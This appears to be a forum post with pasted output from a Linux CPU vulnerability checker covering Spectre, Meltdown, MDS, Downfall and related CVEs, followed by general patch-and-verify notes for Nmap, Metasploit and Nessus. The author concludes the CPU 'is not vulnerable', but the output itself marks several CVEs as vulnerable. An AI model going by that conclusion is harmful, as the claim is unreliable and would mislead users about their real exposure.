  * Affected by CVE-2018-3639 (Variant 4, speculative store bypass):  YES
  * Affected by CVE-2018-3615 (Foreshadow (SGX), L1 terminal fault):  NO
  * Affected by CVE-2018-3620 (Foreshadow-NG (OS), L1 terminal fault):  YES
```



```
  * Affected by CVE-2018-12127 (RIDL, microarchitectural load port data sampling (MLPDS)):  YES 
  * Affected by CVE-2019-11091 (RIDL, microarchitectural data sampling uncacheable memory (MDSUM)):  YES 
  * Affected by CVE-2019-11135 (ZombieLoad V2, TSX Asynchronous Abort (TAA)):  YES 
  * Affected by CVE-2018-12207 (No eXcuses, iTLB Multihit, machine check exception on page size changes (MCEPSC)):  YES 
  * Affected by CVE-2020-0543 (Special Register Buffer Data Sampling (SRBDS)):  YES 
  * Affected by CVE-2023-20593 (Zenbleed, cross-process information leak):  NO 
  * Affected by CVE-2022-40982 (Downfall, gather data sampling (GDS)):  YES 
  * Affected by CVE-2023-20569 (Inception, return address security (RAS)):  NO 
  * Affected by CVE-2023-23583 (Reptar, redundant prefix issue):  NO 

CVE-2017-5753 aka 'Spectre Variant 1, bounds check bypass'
* Mitigated according to the /sys interface:  YES  (Mitigation: usercopy/swapgs barriers and __user pointer sanitization)
* Kernel has array_index_mask_nospec:  NO 
* Kernel has the Red Hat/Ubuntu patch:  NO 
* Kernel has mask_nospec64 (arm64):  NO 
* Kernel has array_index_nospec (arm64):  NO 
* Checking count of LFENCE instructions following a jump in kernel...  NO  (only 21 jump-then-lfence instructions found, should be ≥ 30 (heuristic))
> STATUS:  NOT VULNERABLE  (Mitigation: usercopy/swapgs barriers and __user pointer sanitization)

CVE-2017-5715 aka 'Spectre Variant 2, branch target injection'
* Mitigated according to the /sys interface:  YES  (Mitigation: Retpolines, STIBP: disabled, RSB filling, PBRSB-eIBRS: Not affected)
* Mitigation 1
  * Kernel is compiled with IBRS support:  YES 
    * IBRS enabled and active:  NO 
  * Kernel is compiled with IBPB support:  YES 
    * IBPB enabled and active:  NO 
* Mitigation 2
  * Kernel has branch predictor hardening (arm):  NO 
  * Kernel compiled with retpoline option:  YES 
    * Kernel compiled with a retpoline-aware compiler:  YES  (kernel reports full retpoline compilation)
  * Kernel supports RSB filling:  YES 
> STATUS:  NOT VULNERABLE  (Full retpoline is mitigating the vulnerability)
IBPB is considered as a good addition to retpoline for Variant 2 mitigation, but your CPU microcode doesn't support it

CVE-2017-5754 aka 'Variant 3, Meltdown, rogue data cache load'
* Mitigated according to the /sys interface:  YES  (Mitigation: PTI)
* Kernel supports Page Table Isolation (PTI):  YES 
  * PTI enabled and active:  YES 
  * Reduced performance impact of PTI:  NO  (PCID/INVPCID not supported, performance impact of PTI will be significant)
* Running as a Xen PV DomU:  NO 
> STATUS:  NOT VULNERABLE  (Mitigation: PTI)

CVE-2018-3640 aka 'Variant 3a, rogue system register read'
* CPU microcode mitigates the vulnerability:  NO 
> STATUS:  VULNERABLE  (an up-to-date CPU microcode is needed to mitigate this vulnerability)

CVE-2018-3639 aka 'Variant 4, speculative store bypass'
* Mitigated according to the /sys interface:  NO  (Vulnerable)
* Kernel supports disabling speculative store bypass (SSB):  YES  (found in /proc/self/status)
* SSB mitigation is enabled and active:  NO 
> STATUS:  VULNERABLE  (Your CPU doesn't support SSBD)

CVE-2018-3615 aka 'Foreshadow (SGX), L1 terminal fault'
* CPU microcode mitigates the vulnerability:  N/A 
```



```
* iTLB Multihit mitigation is supported by kernel:  YES  (found itlb_multihit in kernel image)
* iTLB Multihit mitigation enabled and active:  YES  (KVM: Mitigation: VMX unsupported)
> STATUS:  NOT VULNERABLE  (this system is not running a hypervisor)

CVE-2020-0543 aka 'Special Register Buffer Data Sampling (SRBDS)'
* Mitigated according to the /sys interface:  YES  (Not affected)
* SRBDS mitigation control is supported by the kernel:  YES  (found SRBDS implementation evidence in kernel image. Your kernel is up to date for SRBDS mi
tigation)
* SRBDS mitigation control is enabled and active:  NO 
> STATUS:  VULNERABLE  (Your CPU microcode may need to be updated to mitigate the vulnerability)

CVE-2023-20593 aka 'Zenbleed, cross-process information leak'
* Zenbleed mitigation is supported by kernel:  YES  (found zenbleed message in kernel image)
* Zenbleed kernel mitigation enabled and active:  N/A  (CPU is incompatible)
* Zenbleed mitigation is supported by CPU microcode:  NO 
> STATUS:  NOT VULNERABLE  (your CPU vendor reported your CPU model as not affected)

CVE-2022-40982 aka 'Downfall, gather data sampling (GDS)'
* Mitigated according to the /sys interface:  UNKNOWN  (Unknown: Dependent on hypervisor status)
* GDS is mitigated by microcode:  NO 
* Kernel supports software mitigation by disabling AVX:  YES  (found gather_data_sampling in kernel image)
* Kernel has disabled AVX as a mitigation:  NO  (CPU doesn't support AVX)
> STATUS:  UNKNOWN  (Unknown: Dependent on hypervisor status)

CVE-2023-20569 aka 'Inception, return address security (RAS)'
* Mitigated according to the /sys interface:  YES  (Not affected)
* Kernel supports mitigation:  YES  (found spec_rstack_overflow in kernel image)
* Kernel compiled with SRSO support:  YES 
* Kernel compiled with IBPB_ENTRY support:  YES 
> STATUS:  NOT VULNERABLE  (your CPU vendor reported your CPU model as not affected)

CVE-2023-23583 aka 'Reptar, redundant prefix issue'
> STATUS:  NOT VULNERABLE  (your CPU vendor reported your CPU model as not affected)

> SUMMARY: CVE-2017-5753:OK CVE-2017-5715:OK CVE-2017-5754:OK CVE-2018-3640:KO CVE-2018-3639:KO CVE-2018-3615:OK CVE-2018-3620:OK CVE-2018-3646:OK CVE-20
18-12126:KO CVE-2018-12130:KO CVE-2018-12127:KO CVE-2019-11091:KO CVE-2019-11135:OK CVE-2018-12207:OK CVE-2020-0543:KO CVE-2023-20593:OK CVE-2022-40982:?
? CVE-2023-20569:OK CVE-2023-23583:OK

Need more detailed information about mitigation options? Use --explain
A false sense of security is worse than no security at all, see --disclaimer
```

This shows that the working CPU is not vulnerable.

Here are some of the details regarding the Patching and Verification for different tools that I have used earlier and also provided the screenshot earlier in the above thread:

1) **Nmap**

   Patching Vulnerabilities:

   a) Nmap itself does not perform patching, as it is primarily a network scanning tool. However, once vulnerabilities are identified using Nmap scans, you'll need to patch them manually.
   b) Patching vulnerabilities may involve updating software, changing configurations, or applying security patches provided by the software vendors.

   Verification:

   a) After patching the vulnerabilities, you can use Nmap to rescan the previously vulnerable systems to ensure that the patches have been correctly applied and the vulnerabilities are no longer present.
   b) Run Nmap scans with appropriate options to identify open ports and services on the target systems.

2) **Metasploit**

   Patching Vulnerabilities:

   a) Metasploit primarily focuses on penetration testing and exploitation rather than patching vulnerabilities.

      However, Metasploit modules can provide information about vulnerabilities and potential exploits, which can be used to inform patching efforts.

   b) Patching vulnerabilities identified through Metasploit scans involves the same process as with Nmap: updating software, changing configurations, or applying security patches.

Verification:

a) Similar to Nmap, after patching vulnerabilities, you can use Metasploit to verify that the vulnerabilities have been successfully mitigated.
b) Run auxiliary modules or exploits targeting the previously vulnerable services to confirm that they are no longer exploitable.

3) Nessus

Patching Vulnerabilities:

a) Nessus provides detailed reports of vulnerabilities, including recommended remediation steps.

   Follow the recommendations provided in the Nessus reports to patch vulnerabilities on each vulnerable machine.

b) This may involve updating software, applying security patches, or reconfiguring systems to mitigate the identified vulnerabilities.

Verification:

a) After patching, use Nessus to rescan the previously vulnerable systems to verify that the patches have been correctly applied and the vulnerabilities are no longer present.
b) Nessus will provide a report indicating whether the vulnerabilities have been resolved or if there are any remaining issues that need to be addressed.